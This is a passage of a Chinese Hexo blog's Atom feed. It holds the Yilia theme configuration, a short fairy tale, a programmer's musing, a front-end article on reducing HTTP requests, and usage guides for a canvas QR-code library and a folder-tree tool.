<figure class="highlight bash"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div></pre></td><td class="code"><pre><div class="line"><span class="built_in">cd</span> themes/yilia</div><div class="line">git pull</div></pre></td></tr></table></figure>
<p>##二、外观</p>
<p>####<strong>宽屏</strong><br><img src="http://littendomo.sinaapp.com/yilia/yilia-pc1.png" alt="宽屏">        </p>
<p>####<strong>宽屏文字</strong><br><img src="http://littendomo.sinaapp.com/yilia/yilia-pc2.png" alt="宽屏文字">   </p>
<p>####<strong>窄屏</strong><br><img src="http://littendomo.sinaapp.com/yilia/yilia-pc3.png" alt="窄屏">     </p>
<p>####<strong>同步instagram</strong><br><img src="http://littendomo.sinaapp.com/yilia/yilia-pc4.png" alt="同步instagram"></p>
<p>####<strong>移动端</strong><br><img src="http://littendomo.sinaapp.com/yilia/yilia-mobile.png" alt="移动端"><br><img src="http://littendomo.sinaapp.com/yilia/yilia-mobile2.png" alt="移动端">   </p>
<p>##三、配置</p>
<p>主题配置文件在主目录下的<code>_config.yml</code>：</p>
<figure class="highlight dts"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div></pre></td><td class="code"><pre><div class="line"><span class="meta"># Header</span></div><div class="line"><span class="symbol">menu:</span></div><div class="line">  主页: /</div><div class="line">  所有文章: /archives</div><div class="line">  <span class="meta"># 旧事: /tags/旧事</span></div><div class="line"></div><div class="line"><span class="meta"># SubNav</span></div><div class="line"><span class="symbol">subnav:</span></div><div class="line"><span class="symbol">  github:</span> <span class="string">"https://github.com/litten"</span></div><div class="line"><span class="symbol">  weibo:</span> <span class="string">"http://weibo.com/litten225"</span></div><div class="line"><span class="symbol">  rss:</span> <span class="string">"http://feed.feedsky.com/litten"</span></div><div class="line">  <span class="meta"># facebook: <span class="string">"/"</span></span></div><div class="line">  <span class="meta"># google: <span class="string">"/"</span></span></div><div class="line">  <span class="meta"># twitter: <span class="string">"/"</span></span></div><div class="line">  <span class="meta"># linkedin: <span class="string">"/"</span></span></div><div class="line"><span class="symbol"></span></div><div class="line">rss: /atom.xml</div><div class="line"></div><div class="line"><span class="meta"># Content</span></div><div class="line"><span class="symbol">excerpt_link:</span> more</div><div class="line"><span class="symbol">fancybox:</span> true</div><div class="line"></div><div class="line"><span class="meta"># Miscellaneous</span></div><div class="line"><span class="symbol"></span></div><div class="line">favicon: /favicon.png</div><div class="line"><span class="symbol"></span></div><div class="line">avatar: <span class="string">"https://avatars2.githubusercontent.com/u/2024949?v=2&amp;s=150"</span></div><div class="line"><span class="symbol">share:</span> true</div><div class="line"><span class="symbol">duoshuo:</span> true</div></pre></td></tr></table></figure>]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;a href=&quot;https://github.com/litten/hexo-theme-yilia&quot;&gt;hexo-theme-yilia&lt;/a&gt; 是为 &lt;a href=&quot;https://github.com/tommy351/hexo&quot;&gt;hexo&lt;/a&gt; 2.4+制作的主题。&lt;br&gt;响应式设计，风格简约。&lt;/p&gt;
&lt;p&gt;终于从octopress迁移到hexo。Yilia是自己设计的主题，分享之，有爱请自取。关于主题：&lt;/p&gt;
&lt;ol&gt;
&lt;li&gt;我喜欢简约。所以标签云，搜索框都拿掉了&lt;/li&gt;
&lt;li&gt;接地气一点。所以用上了jiathis分享，友言评论，以及baidu的cdn&lt;/li&gt;
&lt;li&gt;让大家把注意力放到内容上。这是本主题设计初衷&lt;/li&gt;
&lt;li&gt;主题不支持IE6，7，8。以后也不会&lt;/li&gt;
&lt;/ol&gt;
    
    </summary>
    
    
      <category term="主题" scheme="https://RainieZhang-yilia.github.io/tags/%E4%B8%BB%E9%A2%98/"/>
    
      <category term="hexo" scheme="https://RainieZhang-yilia.github.io/tags/hexo/"/>
    
  </entry>
  
  <entry>
    <title>失眠故事三【飞行家的两个魔术】</title>
    <link href="https://RainieZhang-yilia.github.io/2014/08/22/two-magics-of-the-pilot/"/>
    <id>https://RainieZhang-yilia.github.io/2014/08/22/two-magics-of-the-pilot/</id>
    <published>2014-08-21T20:23:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>一个魔术，不足以让他成为魔术师。一个魔术，却让他成为了飞行家。</p>
<p>自家的木房建在悬崖边上，天堂与地狱相对望。飞行家说，住在这里，感觉自己像是传递天地信息的青鸟。<br><a id="more"></a><br>飞机停置房顶，飞行家藏身于内，木房底下挤满了小孩。今天，又是起飞的日子。他戴上挡风眼镜，黄色镜片下的小镇犹如金色迷宫，孩子们的笑容让宝蓝的天空挂满春风。螺旋桨吱呀呀转动，他认真的数数，待转到第21圈，他果断的踩死踏板！</p>
<p>烟雾腾空，凭空消失。随后沉闷声响传来，一如叹息；而没人会注意到，因为孩子们已经欢呼起来。</p>
<p>诚然，这是一个魔术。真实情况是，飞机收缩成一个箱子，与他一并跌入了烟囱——紫色烟雾掩盖了事实的真相，以及通往天堂的路。下坠的时候，他抬头会看到天光云影，原来烟囱里这么美；他会微笑，因为孩子们喜欢。他捂着嘴不让自己开心的笑出声来，眼睛却被烟气熏得流泪不息。</p>
<p>几天后，他会在小镇再次出现，带来“旅行”的故事。</p>
<blockquote>
<p>女孩：月亮是硬梆梆的吗，像玻璃弹珠一样？<br>飞行家：软的很，上面沾满了白糖。<br>女孩：哇！跟我家的白糖一样吗？<br>飞行家：不太一样，是桂花味的糖呢。               </p>
</blockquote>
<p>他掏出糖果送给孩子们。</p>
<blockquote>
<p>女孩：你能教我开飞机吗？<br>飞行家：…好吧，你想知道些什么？<br>女孩：嗯，你说说为什么要等螺旋桨转到第21圏，才发动呢？<br>飞行家：嘿嘿，这可是诀窍。多半圈少半圈，飞机都会被机关弹射出去，坠入悬崖哦！幸好我的眼睛很厉害。<br>女孩：眼睛…                </p>
</blockquote>
<p>小女孩突然痛哭起来，糖果洒落满地，一如梦碎而四溅。很快，飞行家了解到，女孩将在一个月后失明。晴天里，并没有像小说情节打一个霹雳。只是南风呼呼吹来，仿佛要堵塞了他的呼吸。他想起自己会一点医术，但治不好这种病；随后他想起自己还会一个魔术…</p>
<p>后来的故事，我们不得而知。总之，结局是小女孩并没有失明，缘由飞行家的魔术。<br>是夜，他们一起表演了这个魔术。紫色的烟雾升腾，女孩沉入睡眠。短短的几分钟里，她后来却不记得所发生的事情。只听到剪刀的摩擦与机械的轰鸣。童话如梦，却越来越现实。她说自己很疼，却疼得想要笑出声来！</p>
<p>她流了泪，感觉泪花如潮水般哗哗地涌来。<br>她感觉起飞了，两侧的云烟如同蓝色的火焰在燃烧。<br>她看到天空上有一片死寂的海，海上有一座孤城，城上飘落的雪像是糖。<br>她看到流星划过，在眼睛处擦亮了一道光芒。随后她睁开了眼。                </p>
<p>不久后，飞行家最后一次飞行，就再也没有回来过。<br>人们说，飞行家的最后告别，带着墨色的挡风眼镜，回头看了一眼，城镇景致尽收眼底；<br>人们说，好像看到他坠入了悬崖；也有人说，他是飞向了天那边，千真万确。                </p>
<p>——litten 8.22 4:23<br>（该死怎么不肯碎去?）</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;一个魔术，不足以让他成为魔术师。一个魔术，却让他成为了飞行家。&lt;/p&gt;
&lt;p&gt;自家的木房建在悬崖边上，天堂与地狱相对望。飞行家说，住在这里，感觉自己像是传递天地信息的青鸟。&lt;br&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>三台戏</title>
    <link href="https://RainieZhang-yilia.github.io/2014/08/20/three-drama/"/>
    <id>https://RainieZhang-yilia.github.io/2014/08/20/three-drama/</id>
    <published>2014-08-19T17:18:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>某天，我站在地铁口的一幅海报前。</p>
<p>巨大的国际象棋棋盘横据画面中心，棋盘微斜，偏移的角度恰好。纹理和刻痕显然是精心设计，至少要用掉三个图层。哑光效果也异常出色。除去文案，这是难得一见的好海报。</p>
<p>但这么多的细节，都是大脑正常运作时所认知到的。我的第一个想法，或者说是直觉，是看着这黑白的格子，就掏出了手机扫一扫…中毒至斯。</p>
<p>但我后来又想，这种“入戏太深”的场景和程序员这一职业不无关系…<br><a id="more"></a><br>我在修改bug的时候，觉得自己是个<code>医生</code>。望闻问切，察言观色，你你你过来，我看你的网络请求似乎气色不顺，这个cgi接口显然心肾不交，负载均衡恐怕遭遇龙雷之火了吧？这时候以现象查根源，手到擒来，药到病除。</p>
<p>然而转念一想，这些漏洞可是你自己留下来的呀。所以，你同时又是一个<code>下毒者</code>。徐志摩同学能不留下一片云彩，潇洒如此。如果他是程序员，追求的可是代码千行过，bug不沾身？可惜，是人，说说而已，臣妾都做不到。</p>
<p>再者，自己还是个<code>病人</code>。别忘了无论你是医生，还是下毒的人，目标都还是自己。围绕着这台戏的始末，你是唯一的演员。我甚至认为“解铃还需系铃人”这句话的发明者，不一定是个聪明人，有可能，他只是孤独到了极致，然后全世界只有他一个人想要解这个铃。其他人都“不需”，所以机智的他“还需”。</p>
<p>你看，敲键盘原来是件多么复杂的工作！你可能被自己杀死，又可能被自己救活，险象环生，环环相扣！</p>
<p>三个女人一台戏，一个码农就三台戏；举杯邀明月，对影成三人，简直寂寞如雪。叫我如何不入戏？</p>
<p>电影里，陈乔恩说“去下一部戏”的时候，转身的一笑情致两饶，看得也是醉了。我倒是出戏了。似乎，明天要接下一个需求了。</p>
<p>——黎小腾同学 on 8.20</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;某天，我站在地铁口的一幅海报前。&lt;/p&gt;
&lt;p&gt;巨大的国际象棋棋盘横据画面中心，棋盘微斜，偏移的角度恰好。纹理和刻痕显然是精心设计，至少要用掉三个图层。哑光效果也异常出色。除去文案，这是难得一见的好海报。&lt;/p&gt;
&lt;p&gt;但这么多的细节，都是大脑正常运作时所认知到的。我的第一个想法，或者说是直觉，是看着这黑白的格子，就掏出了手机扫一扫…中毒至斯。&lt;/p&gt;
&lt;p&gt;但我后来又想，这种“入戏太深”的场景和程序员这一职业不无关系…&lt;br&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
      <category term="生活" scheme="https://RainieZhang-yilia.github.io/tags/%E7%94%9F%E6%B4%BB/"/>
    
  </entry>
  
  <entry>
    <title>再议减少HTTP请求</title>
    <link href="https://RainieZhang-yilia.github.io/2014/08/14/reduce-http-requests/"/>
    <id>https://RainieZhang-yilia.github.io/2014/08/14/reduce-http-requests/</id>
    <published>2014-08-14T05:10:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/reduce-http.jpg" alt="沙龙分享">       </p>
<blockquote>
<p>最近参加了IMWEB前端技术沙龙活动，有幸能站到讲台上，将性能方面的经验与大家分享。现将“再议减少HTTP请求”部分简单摘剪成文。</p>
</blockquote>
<a id="more"></a>
<h3 id="前言"><a href="#前言" class="headerlink" title="前言:"></a>前言:</h3><p>关于web性能，有两个著名论断：              </p>
<ol>
<li><strong>0.1-0.2s 用户认为是即时的；1-5s 用户觉得自己能与信息流畅地交互；5-10s 用户开始转移注意力</strong>——Robert Miller                               </li>
<li><strong>用户所接受的数据，有80~90%的时间都耗在前端上</strong>——Steve Souders</li>
</ol>
<p>前者说明，loading图（以下简称菊花）是必要的。人处于“开始转移注意力”时，这朵菊花就开始挽留你躁动的心。但web工程师的一个使命，就是通过提升性能，不让用户看到菊花。菊花要有，但不能常有，真是一朵磨人的小妖精…</p>
<p>后者说明，资源的加载和渲染可以大做文章。因为一个html文件，几乎是所有资源的承载器，哪些优先加载，怎样加载，都是前端工程师可以控制的。</p>
<h3 id="再议减少HTTP请求："><a href="#再议减少HTTP请求：" class="headerlink" title="再议减少HTTP请求："></a>再议减少HTTP请求：</h3><p>“尽量减少HTTP请求，减少DNS查找”这是Yslow写在最前面的两条规则。而放之实际，可能会遇到挑战。为何？因为我们完成了“降低请求数”的目标，但可能损失了其他方面的指标。</p>
<p><strong>a. 没有浏览器缓存</strong><br>减少HTTP请求，很常用的做法就是把js和css资源inline到html里。这样的做法，自然没有浏览器缓存，重复加载时连静态资源也必须加载。也许有人又说，我可以把整个html文件都缓存啊！的确可以，但以web开发的更新速度，html文件一般都不设或设置很短时间（5 min?）缓存。另外在web2.0时代里，html缓存会带来不必要的问题。比如登录前后，页面资源展示不一样，那么我们就得慎用html缓存。</p>
<p><strong>b. 没有cdn缓存</strong><br>这个很好理解，任何的内联资源，由于依赖于html，都必须从源服务器而不是cdn服务器返回。</p>
<p><strong>c. 不能按需加载</strong><br>为了按需加载，前端工程师可谓想法各异，天马行空。比如图片的lazyload技术，异步加载js脚本，而inline的方式恰恰将一切想法摁回脑中。</p>
<p><strong>d. 浏览器预解析DNS失效</strong><br>现代浏览器有预解析DNS技术。简单来说，就是页面下载到浏览器时，先扫描一遍，在这时发现域名并预解析DNS。这样的前置解析跟dom渲染等操作同步执行，诚然会使浏览器更快。但如果你的html页面因为内联了太多内容（base64图片），大于5M时，浏览器的预解析DNS将会失效。</p>
<h3 id="最佳实践"><a href="#最佳实践" class="headerlink" title="最佳实践"></a>最佳实践</h3><p>因而，我们时常像那只捡芝麻丢西瓜的熊。如此平衡这两者呢，业界给我们两个很好的案例。</p>
<p><strong>Demo1 必应</strong>               </p>
<blockquote>
<ol>
<li>首次内联CSS与JS<ol>
<li>将资源取出，并保存在localStorage中</li>
<li>资源名（版本）保存在cookie中</li>
<li>后续请求中，服务器检查对应的cookie</li>
<li>根据cookie的值，只嵌入新的脚本</li>
<li>加载时，从localStorage里载入资源</li>
</ol>
</li>
</ol>
</blockquote>
<p><strong>Demo2 百度(移动端)</strong>               </p>
<blockquote>
<ol>
<li>首次将静态资源打包，用jsonp统一返回<ol>
<li>将资源解析并保存在localStorage中</li>
<li>再次访问时检查localStorage中资源情况</li>
<li>如有缺失再发请求获取资源</li>
</ol>
</li>
</ol>
</blockquote>
<p>必应的做法确保了首次的http请求最少，后续充分发挥增量更新（当然粒度还是文件）的优势提高性能，但缺点是cookie并不可靠。百度则是把首次静态资源的http请求降低到一次，非常暴力的把全部css，js打包成字符串，以jsonp返回。宁愿用str转obj的解析时间去换取加载时间。而随V8引擎的强大，这点解析的时间也将越来越不值得提起。总而言之，这两个Demo都把http请求尽可能的降低，而后都利用了本地存储去获得资源。              </p>
<p>我有时候会想起那把由无名的铁匠用三个小时粗制而成的小李飞刀。<br>你得对技术怀敬畏之心。因为那些谁都懂的技术，在某些人的手里，还真能变出花儿来。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/reduce-http.jpg&quot; alt=&quot;沙龙分享&quot;&gt;       &lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;最近参加了IMWEB前端技术沙龙活动，有幸能站到讲台上，将性能方面的经验与大家分享。现将“再议减少HTTP请求”部分简单摘剪成文。&lt;/p&gt;
&lt;/blockquote&gt;
    
    </summary>
    
    
      <category term="html5" scheme="https://RainieZhang-yilia.github.io/tags/html5/"/>
    
      <category term="前端" scheme="https://RainieZhang-yilia.github.io/tags/%E5%89%8D%E7%AB%AF/"/>
    
      <category term="性能" scheme="https://RainieZhang-yilia.github.io/tags/%E6%80%A7%E8%83%BD/"/>
    
  </entry>
  
  <entry>
    <title>爱上一匹二维马可我家里没有草原…</title>
    <link href="https://RainieZhang-yilia.github.io/2014/08/01/kael-qrcode-info/"/>
    <id>https://RainieZhang-yilia.github.io/2014/08/01/kael-qrcode-info/</id>
    <published>2014-08-01T15:52:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>#Kael-Qrcode </p>
<blockquote>
<p>基于html5 canvas，灵活轻巧，美观多变的二维码生成库                   </p>
</blockquote>
<p>一直觉得二维码长得太单一，抽空做了一个生成库：<a href="https://github.com/litten/Kael-Qrcode" target="_blank" rel="external">github here</a>。<br>取名卡尔，缘由dota英雄Kael；一生二，二生三，三生万物 ，简单地配置Kael-Qrcode，帮助你变换出无穷样式的二维码。        </p>
<p>二维码不应只是那只黑白的斑马，它还可以是骏马野马海马河马草泥马…<br><a id="more"></a></p>
<h3 id="使用-Usage"><a href="#使用-Usage" class="headerlink" title="使用 Usage:"></a>使用 Usage:</h3><p><strong>1、入手</strong></p>
<p><strong>Demo Base - 基本</strong></p>
<figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div></pre></td><td class="code"><pre><div class="line"><span class="keyword">var</span> kaelBase = <span class="keyword">new</span> KaelQrcode();</div><div class="line">kaelBase.init(<span class="built_in">document</span>.getElementById(<span class="string">"qr-base"</span>), <span class="string">"hello KaelQrcode"</span>);</div></pre></td></tr></table></figure>
<p><strong>2、进阶</strong></p>
<p>随手可配，变化无穷！           </p>
<p><strong>Demo Pic - “有图有真相”</strong></p>
<p>关键词：附图，图片边框，尺寸            </p>
<p><img src="http://littendomo.sinaapp.com/kaer-qrcode/qrcode-pic.jpg" alt="demo"><br><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div></pre></td><td class="code"><pre><div class="line"><span class="keyword">var</span> kaelPic = <span class="keyword">new</span> KaelQrcode();</div><div class="line">kaelBase.init(<span class="built_in">document</span>.getElementById(<span class="string">"qr-pic"</span>), &#123;</div><div class="line">	<span class="attr">text</span> : <span class="string">"hello KaelQrcode"</span>,</div><div class="line">	<span class="attr">size</span>: <span class="number">300</span>,</div><div class="line">	<span class="attr">img</span>: &#123;</div><div class="line">		<span class="attr">src</span> : <span class="string">"kael-ico.jpg"</span>,</div><div class="line">		<span class="attr">border</span>: <span class="string">"#fff"</span></div><div class="line">	&#125;</div><div class="line">&#125;);</div></pre></td></tr></table></figure></p>
<p><strong>Demo Sae - “如果大海能够带走我的哀愁”</strong>        </p>
<p>关键词：圆角，前景色，背景色，渐变           </p>
<p><img src="http://littendomo.sinaapp.com/kaer-qrcode/qrcode-sea.jpg" alt="demo"><br><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div></pre></td><td class="code"><pre><div class="line"><span class="keyword">var</span> kaelSea = <span class="keyword">new</span> KaelQrcode();</div><div class="line">kaelSea.init(<span class="built_in">document</span>.getElementById(<span class="string">"qr-sea"</span>), &#123;</div><div class="line">	<span class="attr">text</span> : <span class="string">"hello KaelQrcode"</span>,</div><div class="line">	<span class="attr">size</span>: <span class="number">300</span>,</div><div class="line">	<span class="attr">color</span>: &#123;</div><div class="line">		<span class="string">'0'</span>: <span class="string">'rgb(1, 158, 213)'</span>,</div><div class="line">		<span class="string">'0.2'</span>: <span class="string">'rgb(30, 169, 224)'</span>,</div><div class="line">		<span class="string">'0.6'</span>: <span class="string">'rgb(0, 120, 191)'</span>,</div><div class="line">		<span class="string">'1'</span>: <span class="string">'rgb(1, 119, 255)'</span></div><div class="line">	&#125;,</div><div class="line">	<span class="attr">background</span>: <span class="string">"#d3e3f0"</span>,</div><div class="line">	<span class="attr">type</span>: <span class="string">"round"</span></div><div class="line">&#125;);</div></pre></td></tr></table></figure></p>
<p><strong>Demo Iron - “钢铁是怎样炼成的”</strong>     </p>
<p>关键词：阴影            </p>
<p><img src="http://littendomo.sinaapp.com/kaer-qrcode/qrcode-iron.jpg" alt="demo"><br><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div></pre></td><td class="code"><pre><div class="line"><span class="keyword">var</span> kaelIron = <span class="keyword">new</span> KaelQrcode();</div><div class="line">kaelIron.init(<span class="built_in">document</span>.getElementById(<span class="string">"qr-iron"</span>), &#123;</div><div class="line">	<span class="attr">text</span> : <span class="string">"hello KaelQrcode"</span>,</div><div class="line">	<span class="attr">size</span>: <span class="number">300</span>,</div><div class="line">	<span class="attr">color</span>: &#123;</div><div class="line">		<span class="string">'0'</span>: <span class="string">'rgb(30, 30, 30)'</span>,</div><div class="line">		<span class="string">'0.2'</span>: <span class="string">'rgb(100, 100, 100)'</span>,</div><div class="line">		<span class="string">'1'</span>: <span class="string">'rgb(40, 40, 40)'</span></div><div class="line">	&#125;,</div><div class="line">	<span class="attr">background</span>: &#123;</div><div class="line">		<span class="string">'0'</span>: <span class="string">'rgb(233, 233, 233)'</span>,</div><div class="line">		<span class="string">'0.2'</span>: <span class="string">'rgb(246, 246, 246)'</span>,</div><div class="line">		<span class="string">'1'</span>: <span class="string">'rgb(212, 212, 212)'</span></div><div class="line">	&#125;,</div><div class="line">	<span class="attr">shadow</span>: <span class="literal">true</span></div><div class="line">&#125;);</div></pre></td></tr></table></figure></p>
<p><strong>Demo Iron - “万紫千红总是春”</strong>      </p>
<p>关键词：单点        </p>
<p><img src="http://littendomo.sinaapp.com/kaer-qrcode/qrcode-point.jpg" alt="demo"><br><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div></pre></td><td class="code"><pre><div class="line"><span class="keyword">var</span> kaelPoint = <span class="keyword">new</span> KaelQrcode();</div><div class="line">kaelPoint.init(<span class="built_in">document</span>.getElementById(<span class="string">"qr-point"</span>), &#123;</div><div class="line">	<span class="attr">text</span> : <span class="string">"hello KaelQrcode"</span>,</div><div class="line">	<span class="attr">size</span>: <span class="number">300</span>,</div><div class="line">	<span class="attr">color</span>: <span class="string">"#50528f"</span>,</div><div class="line">	<span class="attr">background</span>: <span class="string">"e7e0cf"</span>,</div><div class="line">	<span class="attr">pointColor</span>: <span class="string">"#ee256c"</span>,</div><div class="line">	<span class="attr">type</span>: <span class="string">"round"</span></div><div class="line">&#125;);</div></pre></td></tr></table></figure></p>
<h3 id="正在做-Todo："><a href="#正在做-Todo：" class="headerlink" title="正在做 Todo："></a>正在做 Todo：</h3><ol>
<li>阴影效果优化</li>
<li>高光</li>
<li>正方形识别</li>
<li>动画</li>
</ol>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;#Kael-Qrcode &lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;基于html5 canvas，灵活轻巧，美观多变的二维码生成库                   &lt;/p&gt;
&lt;/blockquote&gt;
&lt;p&gt;一直觉得二维码长得太单一，抽空做了一个生成库：&lt;a href=&quot;https://github.com/litten/Kael-Qrcode&quot;&gt;github here&lt;/a&gt;。&lt;br&gt;取名卡尔，缘由dota英雄Kael；一生二，二生三，三生万物 ，简单地配置Kael-Qrcode，帮助你变换出无穷样式的二维码。        &lt;/p&gt;
&lt;p&gt;二维码不应只是那只黑白的斑马，它还可以是骏马野马海马河马草泥马…&lt;br&gt;
    
    </summary>
    
    
      <category term="js" scheme="https://RainieZhang-yilia.github.io/tags/js/"/>
    
      <category term="html5" scheme="https://RainieZhang-yilia.github.io/tags/html5/"/>
    
      <category term="前端" scheme="https://RainieZhang-yilia.github.io/tags/%E5%89%8D%E7%AB%AF/"/>
    
      <category term="github" scheme="https://RainieZhang-yilia.github.io/tags/github/"/>
    
  </entry>
  
  <entry>
    <title>一个文件夹的自我介绍</title>
    <link href="https://RainieZhang-yilia.github.io/2014/07/25/folder-to-tree/"/>
    <id>https://RainieZhang-yilia.github.io/2014/07/25/folder-to-tree/</id>
    <published>2014-07-25T00:52:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>#folder2tree</p>
<blockquote>
<p>用字符展示文件夹结构</p>
</blockquote>
<h3 id="前言-Before"><a href="#前言-Before" class="headerlink" title="前言 Before:"></a>前言 Before:</h3><p>如何介绍一个文件夹，简直纠结。 </p>
<p>要么<strong>图片</strong>，如果在截图前，你真的愿意，一层一层一层的剥开我的心。你会鼻酸你会流泪；<br>要么<strong>靠说</strong>，那么你可能得这么说：从前，有一个文件夹，文件夹里有两张图片；大图片在跟小图片讲故事…讲个什么故事额          </p>
<p><strong>因而，用纯字符描述文件夹的小工具必须得有呀。</strong><a href="https://github.com/litten/folder2tree" target="_blank" rel="external">github here</a>.<br><a id="more"></a></p>
<h3 id="使用-Usage"><a href="#使用-Usage" class="headerlink" title="使用 Usage:"></a>使用 Usage:</h3><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div><div class="line">30</div><div class="line">31</div><div class="line">32</div><div class="line">33</div><div class="line">34</div><div class="line">35</div><div class="line">36</div></pre></td><td class="code"><pre><div class="line">@param &#123;Dom&#125; 父级dom节点               </div><div class="line">@param &#123;<span class="built_in">Array</span>&#125; 描述文件夹层级关系对象</div><div class="line"></div><div class="line">folder2tree.init(<span class="built_in">document</span>.getElementById(<span class="string">"ctn"</span>), [</div><div class="line">	&#123;</div><div class="line">		<span class="string">"img"</span> : [</div><div class="line">			<span class="string">"sprite.png"</span>,</div><div class="line">			<span class="string">"bg.png"</span></div><div class="line">		]</div><div class="line">	&#125;,&#123;</div><div class="line">		<span class="string">"js"</span>: [&#123;</div><div class="line">			<span class="string">"common"</span>: [</div><div class="line">				<span class="string">"jquery.js"</span>,&#123;</div><div class="line">					<span class="string">"highcharts"</span>: [&#123;</div><div class="line">						<span class="string">"modules"</span>: [<span class="string">"exporting.js"</span>]</div><div class="line">					&#125;,</div><div class="line">					<span class="string">"highcharts.js"</span></div><div class="line">				]&#125;</div><div class="line">			]</div><div class="line">		&#125;,&#123;</div><div class="line">			<span class="string">"index"</span>: [</div><div class="line">				<span class="string">"mian.js"</span>,&#123;</div><div class="line">					<span class="string">"modules"</span>: [<span class="string">"mod.video.js"</span>]</div><div class="line">				&#125;</div><div class="line">			]</div><div class="line">		&#125;]</div><div class="line">	&#125;,&#123;</div><div class="line">		<span class="string">"css"</span>: [</div><div class="line">			<span class="string">"base.css"</span>,</div><div class="line">			<span class="string">"index-main.css"</span>,</div><div class="line">			<span class="string">"index-video.css"</span></div><div class="line">		]</div><div class="line">	&#125;,</div><div class="line">	<span class="string">"index.html"</span>,</div><div class="line">	<span class="string">"favicon.ico"</span></div><div class="line">]);</div></pre></td></tr></table></figure>
<h3 id="展示-Show"><a href="#展示-Show" class="headerlink" title="展示 Show:"></a>展示 Show:</h3><figure class="highlight stylus"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div></pre></td><td class="code"><pre><div class="line">├─<span class="selector-tag">img</span></div><div class="line">│ ├─sprite<span class="selector-class">.png</span></div><div class="line">│ └─bg<span class="selector-class">.png</span></div><div class="line">├─js</div><div class="line">│ ├─common</div><div class="line">│ │ ├─jquery<span class="selector-class">.js</span></div><div class="line">│ │ └─highcharts</div><div class="line">│ │    ├─modules</div><div class="line">│ │    │ └─exporting<span class="selector-class">.js</span></div><div class="line">│ │    └─highcharts<span class="selector-class">.js</span></div><div class="line">│ └─index</div><div class="line">│    ├─mian<span class="selector-class">.js</span></div><div class="line">│    └─modules</div><div class="line">│       └─mod<span class="selector-class">.video</span><span class="selector-class">.js</span></div><div class="line">├─css</div><div class="line">│ ├─base<span class="selector-class">.css</span></div><div class="line">│ ├─index-main<span class="selector-class">.css</span></div><div class="line">│ └─index-<span class="selector-tag">video</span><span class="selector-class">.css</span></div><div class="line">├─index<span class="selector-class">.html</span></div><div class="line">└─favicon.ico</div></pre></td></tr></table></figure>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;#folder2tree&lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;用字符展示文件夹结构&lt;/p&gt;
&lt;/blockquote&gt;
&lt;h3 id=&quot;前言-Before&quot;&gt;&lt;a href=&quot;#前言-Before&quot; class=&quot;headerlink&quot; title=&quot;前言 Before:&quot;&gt;&lt;/a&gt;前言 Before:&lt;/h3&gt;&lt;p&gt;如何介绍一个文件夹，简直纠结。 &lt;/p&gt;
